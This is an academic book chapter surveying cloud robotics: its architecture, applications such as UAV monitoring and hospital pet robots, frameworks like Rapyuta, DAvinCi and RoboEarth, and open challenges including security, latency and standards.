- Zaragoza, T. (2009). *Automation and Robotics News*. Retrieved from <http://academic.evergreen.edu/z/zaragozt/arnewsarchive.htm>

# Chapter 17

## Cloud Robotics: Robot Rides on the Cloud – Architecture, Applications, and Challenges

K. Saravanan

*Anna University Regional Campus, Tirunelveli, India*

### ABSTRACT

*Cloud robotics is an emerging field which enables the web enabled robots to access the cloud services on the fly. Cloud Robotics was born by merging robotics with the cloud technologies. The robot intelligence is no more in the robot itself but remotely executed on the cloud. Robot acts as thin-client. There are several frameworks already in development and still growing. With the help of high speed networks using 4G/5G technologies, offloading of computation and storage in cloud is the further step in robotic evolution. This chapter deals the exploration of cloud robotics with its architecture, applications and existing frameworks. Also, existing research carried out is summarized in this chapter. The future challenges are discussed to foresee the opportunities in cloud robotics. It aims for the complete study on how robots leverages the cloud computing.*

### INTRODUCTION

Cloud offers on-demand services to the pooled users and devices. These services may range from Software as a Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS). All these services are hosted in the cloud provider's servers and instances are launched in the client devices when they are in need of those services (Saravanan, K., & Rajaram, M. 2015). The key benefits of cloud computing is listed below: Quick deployment and integration of services which help the consumer's business agility. It allows setup a virtual office anywhere and anytime without investing hard infrastructure requirements. In the present competent IT industry environment, it is inevitable to focus on cost-cutting technologies in procurement and maintenance of expensive systems. Thus, adapting to cloud services reduces the operation costs and the maintenance costs in an effective way. Cloud is emerged from its predecessor models such as grid computing, Web 2.0, distributed and pervasive computing, virtualization and many more. It is fine-grained to current trends of business and technology evolvement.

DOI: 10.4018/978-1-5225-2154-9.ch017

**Cloud Robotics**

Cloud services can be paid only for how much they consume and when they consume, which in fact reduces the carbon footprint, thus make it environmental-friendly for giant IT industries. Scalable in nature, cloud storage can be stretched to any level depending on the business requirement. Cloud suits well for the volatile trends (peak vs. low) in trading. Cloud adopts multi-tenant model through which the provider's physical resources are sliced into virtual machines that can be assigned to multiple consumers through virtualization. Effective utilization of resources helps the cloud providers to achieve economies of scale.

Today, robotics plays important roles to automate and to perform the day-to-day activities of the human. Robots are equipped with lot of sensors and decision making capabilities to complete the jobs in efficient manner. With the advent of sophisticated technologies, these robotic controls provides more number of services such as Global Position System (GPS), Thermal and atmospheric sensors, bio-metric sensors for identification and security, semantic natural language processing, analytical services, artificial intelligence and so on. The in-built memory in robots can store and process these data, which will make the robots as a large carrying unit apart from the external devices attached to it.

To overcome these issues, cloud computing offers on-demand services to robotic devices thus make robot as a light-weight smart device. Cloud Robotics is a subset and emerging field in robotics that deals with the cloud services used in robots (Kamei, K., Nishio, S., Hagita, N., & Sato, M. 2012). Not only getting the services from the cloud, but these robots also shares the data in the cloud, which is helpful for other robots using the cloud services. For example, consider the scenario of robots employed in medical assistance. They can upload the processed medical knowledge into the cloud for the use of similar robots. Cloud enables synergy among the robots for sharing and accessing the knowledge and services. i.e., cloud enabled robots can perceive, understand, share and react.

Cloud robotics aims for placing the intelligence in the cloud and simplified robotics on the ground. When the computing task is offloaded to the high computing performance cloud systems, the computational load of robots is reduced to a great extent (Wan, J., Tang, S., & Yan, H., 2016). Without the cloud connected network, each new robot introduced to the system has to duplicate again the experiences and learning of its predecessors on their own, which makes the system inefficient. But when the robots are interconnected in cloud space, learning can be reused.

The benefits of using the cloud in robotics are identified: 1) Big Data: access to updated streaming data in diversified forms such as images, audio/video, text, maps, and object/product data, 2) Cloud Computing: access to computational and storage services on demand for knowledge accumulation & real time analysis, experience sharing, and location tracking in motion, 3) Collective Learning: robots can share their knowledge, behavior outcomes and learned skills on trajectories, control policies and sensory outputs to the peer robots, 4) Human Computation: use of crowd sourcing to tap human skills for analyzing images and video, classification, learning, and error recovery (Wikipedia,2016). Cloud Robot can be broadly defined (Kehoe, B., Patil, S., Abbeel, P., & Goldberg, K. 2015) as follows: "Any robot or automation system that relies on either data or code from a network to support its operation, i.e., where not all sensing, computation, and memory is integrated into a single standalone system". The motivation behind cloud robotics is summarized as below:

Off-the-shelf software and hardware provides low-cost, affordable robot, thus increases the usage of robots in different fields. Scalable in terms of computation and memory of the robots. Also, no need for maintenance and up gradation required on individual robots since it can be managed by cloud. Shared knowledge among robots improves the efficiency of the tasks completion and decision making. Energy saving which leads to long battery life of the robots. Cloud makes robot as light-weighted smart device.

## Cloud Robotics

This chapter begins with the introduction of cloud robotics and its motivation. Architectural overview and its components as well as advantages are discussed in the next section of the chapter. Followed by, the different research carried out in this field and the techniques used are summarized. Also, the chapter elaborates the applications and projects implemented in cloud robotics. Challenges and research areas are discussed in the last part of chapter.


## CLOUD ROBOTICS: OVERVIEW

### Architecture of Cloud Robotics

The cloud robotic architecture (Hu, G., Tay, W. P., & Wen, Y. 2012) leverages the combination of two types of communication. First, machine-to-machine (M2M) communications to form an ad-hoc cloud by among participating robots, secondly, machine-to-cloud (M2C) communications to enable an infrastructure cloud. The term ‘Cloud-enabled robotics’ was coined by Kuffner, J. J. (2010, November), which is now refers to Cloud robotics. The relationship between the cloud and robotics is modeled in Figure 1.

On the M2M level, a group of robots communicate via wireless links to form a collaborative computing fabric (i.e., an ad-hoc cloud). On the M2C level, the infrastructure cloud provides a pool of shared computation and storage resources that can be allocated elastically for real-time demand.

*Figure 1. Architecture of Cloud robotics*  
Hu, G., Tay, W. P., & Wen, Y. 2012.



## Five Elements of Cloud Robotics

- **Memory/Big Data:** Identification of different objects based on the sensory knowledge is the huge task. The objects are growing in day-to-day life which makes robots to learn and store them in the memory. Robots can relate the objects with the online library and identify it.
- **On Board Computer Processing/Cloud Computing:** As robots perform huge computational tasks, processing is inevitable without cloud resources. Robotic as a Service (RaaS) is emerging in the service based applications. RaaS helps the industries to utilize the modern robotic algorithms to run in the Robotics Operating System (ROS) which runs like linux platform. (Kharel, A., Bhutia, D., Rai, S., & Ningombam, D)
- **Open Source:** There are lots of open source software packages available to run cloud robotics. ROS, open source operating system is the primary one. Robots are not self-contained system anymore. Cloud assisted robots can share the knowledge that they experienced to other robots. Cloud environments also built with open source packages such as eucalyptus, open nebula and Hadoop. Cloud supports the robotics evolution by expediting human access to i) datasets, prototypes, standards, and simulation environment, ii) open competitions for designs and systems, and iii) open-source platforms (Kehoe, B., Patil, S., Abbeel, P., & Goldberg, K. 2015).
- **Machine-to-Machine (M2M) Communication:** Otherwise known as Robot-to-Robot communication by which robots sharing data and code to collectively improve their performance. Robots can communicate directly with each other for learning and updating the knowledge.
- **Crowd Sourcing:** With the help of the cloud, robots can self-diagnose by accessing the data. Failure recovery can be done easily in error modes by communication and repair. Crowd sourcing enables real-time human assistance for robots to get the cumulative result & evaluation, collaborative learning, and fast error recovery.

## Advantages

The computational and memory intensive tasks can be simply offloaded into the cloud, thus makes the cloud robotics as more lighter, less expensive as well as much easier to maintain hardware. Cloud can make robots “lighter, cheaper and smarter”. Developers can simply build robot SaaS applications and deploy them in robotic cloud environment, which take care of computation, memory, sensors and many services on demand. Open source library packages like ROS, Robert can be easily accessed and configured in the custom applications. Cloud provides common medium for the robots to store & share the data, derive new skills and experience, and obtain further knowledge among them. The centralized database of cloud can offer library of learnt skills & experiences to the robots for real-time mapping to different task requirements and environmental complexities.

## Limitations

Cloud robotics heavily depends on the network connectivity for the access of services. If the network fails or slow connection, then robot becomes ‘brainless’. Real time processing and execution is required in some of the robotic environments. In such conditions, cloud robotics will face performance delay. Robot can be controlled remotely by the cloud, which leads to security threat of the data generated by

### ***Cloud Robotics***

the robot sensors. In the worst scenario, robot can be hacked and controlled by intruding its security layers, thus makes the cloud robotics in more vulnerable.


## **BACKGROUND**

Different sectors in the world today are started using robots to do their daily tasks. Farming sector uses robots for spraying, fertilizing and harvesting tasks. Construction field uses for assembly, dispensing, laying and welding works. Similarly, utilities such as remote control and inspection use robotics in their tasks. Initially, robots were deployed to perform repetitive pick-and-place tasks in hazard places. But currently robots are deployed in most of the fields including medical, agriculture, transport and many more. National Institute of Standards and Technology (NIST 2013) has defined cloud computing as ‘a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources’. Adoption of cloud is growing exponentially in the SME (Small and Medium Enterprise) sectors since it reduces the capital expenditure (capex) and operational expenditure (opex) costs. SME can focus on their core business functions without worrying on buying and maintaining the infrastructure investment which can be simply rented from the cloud.

Google robot car is a perfect example of new generation cloud robot. It uses the Google map with accurate street view images, 3D sensors and traffic patterns of the past and future. In transport sector, robot car gives competitive advantage over the other companies in the market. By using the cloud infrastructure (Navarro, J., Sancho-Asensio, & A., Garriga, 2013) the computational load from a vision acquisition system and is processed and control robot behavior algorithm is deployed. The scenario is initially presented as an uncontrolled formation. The cloud determines the location and behavior status of the robots, and then implements an algorithm to control the robot behavior (Turnbull, L., & Samanta, B. 2013, April). The Raven is an open-source robot used for laparoscopic surgery, which aimed for less expensive research platform than the commercial surgical robots in the market.

In conventional robotics, every task is programmed and executed on the in-built processor. Instead, processor intensive tasks can be offloaded to remote servers in cloud robotics. Robot can simply send its workspace data to the cloud and receive executable commands from the cloud. Detailed survey on cloud robotics and its automation is done (Civera, J., Ciocarlie, M., Aydemir, A., Bekris, K., & Sarma, S. 2015). Remote processing of dynamic global datasets and access to wide range of library functions are provided by the cloud. The different components of cloud robotics are detailed here. ROS is an operating system like collection of software frameworks, rich built-in libraries, and conventions. The primary goal is to creating complex and robust robot behavior in much easier way by implementing of common robotics functionality and ROS algorithms. Kinetic Kame is one of the stable products of ROS. It was built from the ground up to encourage cloud robotics software development. ROS is based on nodes, messages, topics, and services. In ROS, software modules are embedded in the nodes and processed using control code. Communication between the nodes happens via message passing by which pair of messages is used for request and reply. Nodes can publish and subscribe to a single (or multiple) topics. The relationship between the cloud services and robotics is illustrated in Figure 2 (Jordán, S., Haidegger, T., Kovács, L., Felde, I., & Rudas, I. 2013, July). Cloud robotics leverages the cloud models and delivers Robot as a Service to the developers and end users.

Rapyuta is an open source robotics PaaS framework (Mohanarajah, G., Hunziker, D., & D'Andrea, R., 2015) on top of which SaaS applications can be built and run. The robotic application-as-a-service

***Cloud Robotics****Figure 2. Relationship between robotics and cloud*

reduces the configuration and maintenance overhead for the developers and users community. Rapyuta allows the outsourcing of robot's onboard computational processes by providing secured, customizable computing environments in the cloud (Mester, G. 2015). Rapyuta uses a combination of ROS and Web Socket communication protocols. Further, case study is proposed (Gherardi, L., Hunziker, D., & Mohanarajah, G. 2014, June) for 3D mapping application applying the Software Product Lines (SPL) approach in cloud robotics. Most of the ROS packages can be run in Rapyuta without any changes, since it has ROS-compatible computing environments. It can be deployed in three types of use cases – 1. Private cloud (the robots belong to a single entity/group can only access the applications in the cloud, and), 2. Software-as-a-service (ROS software applications instances run by Rapyuta platform can be accessed by multiple robots), 3. Platform-as-a-service (the Rapyuta platform is provided to the robotic community of developers to implement and share/host the applications).

However, there are technical challenges for multirobot systems to access the cloud and retrieve resources in near real-time. General framework for setting up cloud robotic system with a novel resource management strategy is presented. The problem of Multisensory Data Retrieval (MSDR) is formulated through the cloud as a Stackelberg game, and an optimal solution is proposed (Wang, L., Liu, M., & Meng, M. Q. H. 2015). It is a host-based network framework, which has three main entities involved for supporting the MSDR in a cloud robotic system, namely, the data center (DC), the cloud cluster host (CCH), and the robot clients (RC). In a multi-robot system the individual defects can be significantly improved and optimized, with the support of other robots in a team. The total accuracy and complexity of tasks has not lost because of a single robot failure. (Lorencik, D., & Sincak, P. 2013, January). Cooperating learning, is still a challenging in multi-robot systems, since it has inherent issues. The use of the web as acknowledge resource is a promising alternative (Tenorth, M., Klank, U., Pangercic, D., & Beetz, M. 2011) to the hard and tedious task of coding comprehensive specific knowledge bases for robots.

## APPLICATIONS OF CLOUD ROBOTICS


- **Image Processing:** BoeBot (Rastkar, S., Quintero, D., Bolivar, D., & Tosunoglu, S. 2012, May) is one of the hardware applications developed by the company Parallax to capture the online stream-

## Cloud Robotics

ing videos using mobiles. These video contents are processed in cloud and displayed in the web platform. Robot movement can be controlled via the cloud platform. The idea of developing the cloud framework is to be able to accomplish tasks which require high processing power by a robot which has a simple onboard processor.

- **Monitoring Service in Smart Cities:** The number of applications that uses the UAV (unmanned aerial vehicle) is increasing in many areas. User can access the services from UAV by fetching the streaming video data. In smart cities, UAV robots can be used to monitor the households and send the real time data to the cloud (Ermacora, G., Toma, A., Bona, B., 2013). Test case using cloud architecture based on ROS is developed to prevent crime rate. In case of emergency, the user can initiate the emergency service from his mobile, which send the GPS coordinates along with identification number to UAV cloud robot.
- **Childcare in Hospital Environment:** Low-cost, human-social pet robot named Pleo 1) enhances the experience and stay of the children and young patients in hospital by acting as a kind partner, 2) build a hospitalized children statuses easily perceived, collected and shared to the system with the help of local and global multi-agents, 3) behavior of every patient's robot is monitored and guided through the upper and lower cloud intelligent layer, and 4) patients experience is improved in great manner by reducing the stress, pain and anxiety. This artificial pet robot take advantage on the real pet with two reasons: The risk of getting infection is lower, maintenance of pet robot is easier than real one. The working principle of the Pleo is depicted in Figure 3.
- **This Cloud Architecture Consists of Two Distinct Layers:** 1) the lower layer consists of a set of Children Assistant Agents (CAAs), which gathers the data from the sensors of each Pleo robot, integrated with the local IMA (Information Management Agents) attached to it, 2) the upper layer of the system having the global IMAs aggregates the data received by the CAAs thus building the knowledge model. Pleorobot intelligent system learns and shares the children behavior in a collaborative way. It reduces their anxiety and stress provides them with the best stimulus.

*Figure 3. Pleo robot Layered architecture*



**Cloud Robotics**

- **Speech Recognition and Synthesis:** A Cloud Robotics Platform for Human-Robot Spoken Dialogues, named Rospeex is developed (Sugiura, K., & Zettsu, K. 2015, September). It helps the roboticists not to integrate high-spec on-board processors for speech recognition and synthesis. Also, more than ten thousand utterances collected from the cloud server logs and analysed.

Figure 4 shows the relationship of the rospeex module and cloud services. It provides the browser user interface (UI), the rospeex modules (noise reduction, voice activity detection, and speech synthesis), and the rospeex cloud services. The aim of this study is to construct a cloud platform for spoken dialogues and to analyze the robotics-related log corpus collected by our platform.

## CLOUD ROBOTICS PROJECTS


### **DAvinCi (Distributed Agents with Collective Intelligence) Framework**

DAvinCi, is a software framework that exploits the scalability and parallelism advantages inherent in cloud computing and Hadoop Map/Reduce paradigm for service robots in large environments (Aru-mugam, R., Enti, V. R., & Bingbing, L. 2010 May). The DAvinCi framework (Figure 5) combines the distributed ROS architecture, the open source Hadoop Distributed File System (HDFS) and Map/Reduce Framework. DAvinCi server acts as a proxy and single access point to external entities, mainly the robots. It binds the robot ecosystem to the backend computation and storage cluster through ROS and HDFS. DAvinCiserver performs as a master name node in Hadoop cluster and runs the ROS name service with the publishers list. Had opuses the Map/Reduce for parallel data processing and HDFS for storage across many data nodes in the cluster. Thus speed up computation time of multiple sensors data received from the robotic clients. A proof of concept adaptation of the grid based Fast SLAM algorithm was implemented as a Hadoop Map/Reduce task.

### **Cloud-Based Robot Grasping**

Cloud robotics system for recognizing and grasping common household objects (Kehoe, B., Matsukawa, A., & Candido, S., K. 2013, May) is implemented in this project. Here, robot captures the image of the object and sends it to the object recognition engine via the cloud network (Figure 6). If similar images are compared and it is successful, the server returns the stored object labels. The robot then combines

*Figure 4. Rospeex System modules*



**Cloud Robotics**

Figure 5. DAvinCi framework





Figure 6. Grasping of objects



the detected point cloud from the sensors with the 3D CAD model provided by the cloud to perform pose estimation. With this knowledge, it picks most accurate grasp from the reference set of candidate grasps. Further, the results from the robot grasping are gained and stored in the cloud for future reference. A goggle, a network-based image recognition service from Google is used here. In the training phase, the object recognition server was trained with 241 images. These images are from a set of 6 household objects that represent common object shapes, with textual labels to aid the OCR facet of the object recognition algorithm.

Rosbridge, an open source project (Crick, C., Jay, G., & Osentoski, S., 2011, August), focuses on bridge the gap between a robot and single ROS environment in the cloud. The library functions (RosJava) facilitates running of ROS on android phones. Though not a complete cloud robotics project, it enables the developers to use android devices to access the cloud services.

## **GostaiNet**

GostaiNet offers cloud services such as vision and speech recognition to the robots. It aids on executing robot behaviors using built-in algorithms on compatible robots in the cloud (Mester, G. 2015). GostaiNet facilitates that any robot can be controlled from anywhere in the world using a web browser accessing the services. Gostai can host the services on the GostaiNet robotics cloud.


## **RoboEarth Project**

RoboEarth is an open-source platform (Waibel, M., Beetz, M., & Civera, J. 2011) that allows any robot with a network connection to generate, share, and reuse data. It emphasize on robot self-learning using the shared experiences of similar robots. Robots using RoboEarth can adapt and execute the complex tasks that were not explicitly planned for at design time. The robot can improve and adapt the required skills such as navigation, object perception, and object grasping & manipulation capabilities by using gained knowledge stored in RoboEarth, thus helps in efficiently performing the tasks (Lorencik, D., & Sincak, P. 2013, January).


RoboEarth is developed with the three-layered architecture, as depicted in Figure 7. The core of this architecture is a server layer that holds the RoboEarth database. It stores a global world model, including reusable information on objects (e.g., images, point clouds, and models), environments and provides basic reasoning web services. The second layer implements generic components. These components are part of a robot's local control software. Their main purpose is to allow a robot to interpret RoboEarth's action recipes. The third layer implements skills abstraction layer that provides an interface to a robot's specific, hardware-dependent functionalities.

## **RESEARCH CHALLENGES**

- **Data Presentation Formats:** One research challenge is dealing with different cross-platform formats for representing data generated by diversified robots. Though sensor data such as images and point clouds are using a very few widely accepted formats, even relatively simple data such as trajectories have no common data standards defined yet.

**Cloud Robotics***Figure 7. RoboEarth architecture*

- **Security Issues:** Remote controlling the robot by using the cloud causes a security threat. Not only the data it generates, robot control will also be in danger if hacked. Hence, security mechanisms for cloud robotics require attention (Wan, J., Tang, S., & Yan, H., 2016). New regulatory, accountability and legal issues related to safety, control, and transparency is also concerned. If a robot lost its control and performs illegal activities, liability will be the concern.
- **Development of New Algorithms and Techniques for Managing the Cloud Resources in Effective Way is a Challenging Task:** When computation is not available in right time, robot becomes brainless. Also, more number of robots can access the same cloud services in which load balancing should be implemented. Based on the real-time robotic requirements in different use cases (Lorencik, D., & Sincak, P. 2013, January), it is still a core issue to maintain a balance between real-time demands and processing performance of the robots. Thus, research on resource allocation and scheduling in cloud robotics needs solutions.
- **Real Time Execution:** Latency on accessing and retrieving the cloud services is major issue in real time robot applications. Tasks that involve real-time execution require onboard processing.
- **Lack of Standards:** As the cloud robotics is still in infancy stage, development of standards is required to give guidelines and framework on the development of cloud based robotic applications. Cloud makes robot moving from standalone device to shared network device. The protocols for network intercommunication and security need implementation. The findings of this chapter are narrated in the Figure 8. It gives the overall picture of the cloud robotics in different dimensions.

**Cloud Robotics***Figure 8. Cloud robotics***CONCLUSION**

This chapter gave an insight research on cloud robotics with detailed survey on its architecture, existing frameworks, advantages and open research issues. Cloud services can be accessed by the robots to reduce the onboard computation and storage. Interconnected robots share the learning and experience using cloud model. In the ubiquitous environment, robots are not isolated anymore. The implementation on cloud robotics in different applications environments is growing. However, issues in security, standards, and robotic algorithms need to be addressed.

**REFERENCES**

- Arumugam, R., Enti, V. R., Bingbing, L., Xiaojun, W., Baskaran, K., Kong, F. F., & Kit, G. W. (2010, May). DAvinCi: A cloud computing framework for service robots. In *Robotics and Automation (ICRA), 2010 IEEE International Conference on* (pp. 3084-3089). IEEE. doi:10.1109/ROBOT.2010.5509469
- Civera, J., Ciocarlie, M., Aydemir, A., Bekris, K., & Sarma, S. (2015). Guest Editorial: Special Issue on Cloud Robotics and Automation. *IEEE Transactions on Automation Science and Engineering*, 12(2), 396–397. doi:10.1109/TASE.2015.2409511
- Crick, C., Jay, G., Osentoski, S., Pitzer, B., & Jenkins, O. C. (2011, August). Rosbridge: Ros for non-ros users. *Proceedings of the 15th International Symposium on Robotics Research*.
- Ermacora, G., Toma, A., Bona, B., Chiaberge, M., Silvagni, M., Gaspardone, M., & Antonini, R. (2013). *A cloud robotics architecture for an emergency management and monitoring service in a smart city environment*. Academic Press.
- Gherardi, L., Hunziker, D., & Mohanarajah, G. (2014, June). A Software Product Line Approach for Configuring Cloud Robotics Applications. In *2014 IEEE 7th International Conference on Cloud Computing* (pp. 745-752). IEEE. doi:10.1109/CLOUD.2014.104

**Cloud Robotics**

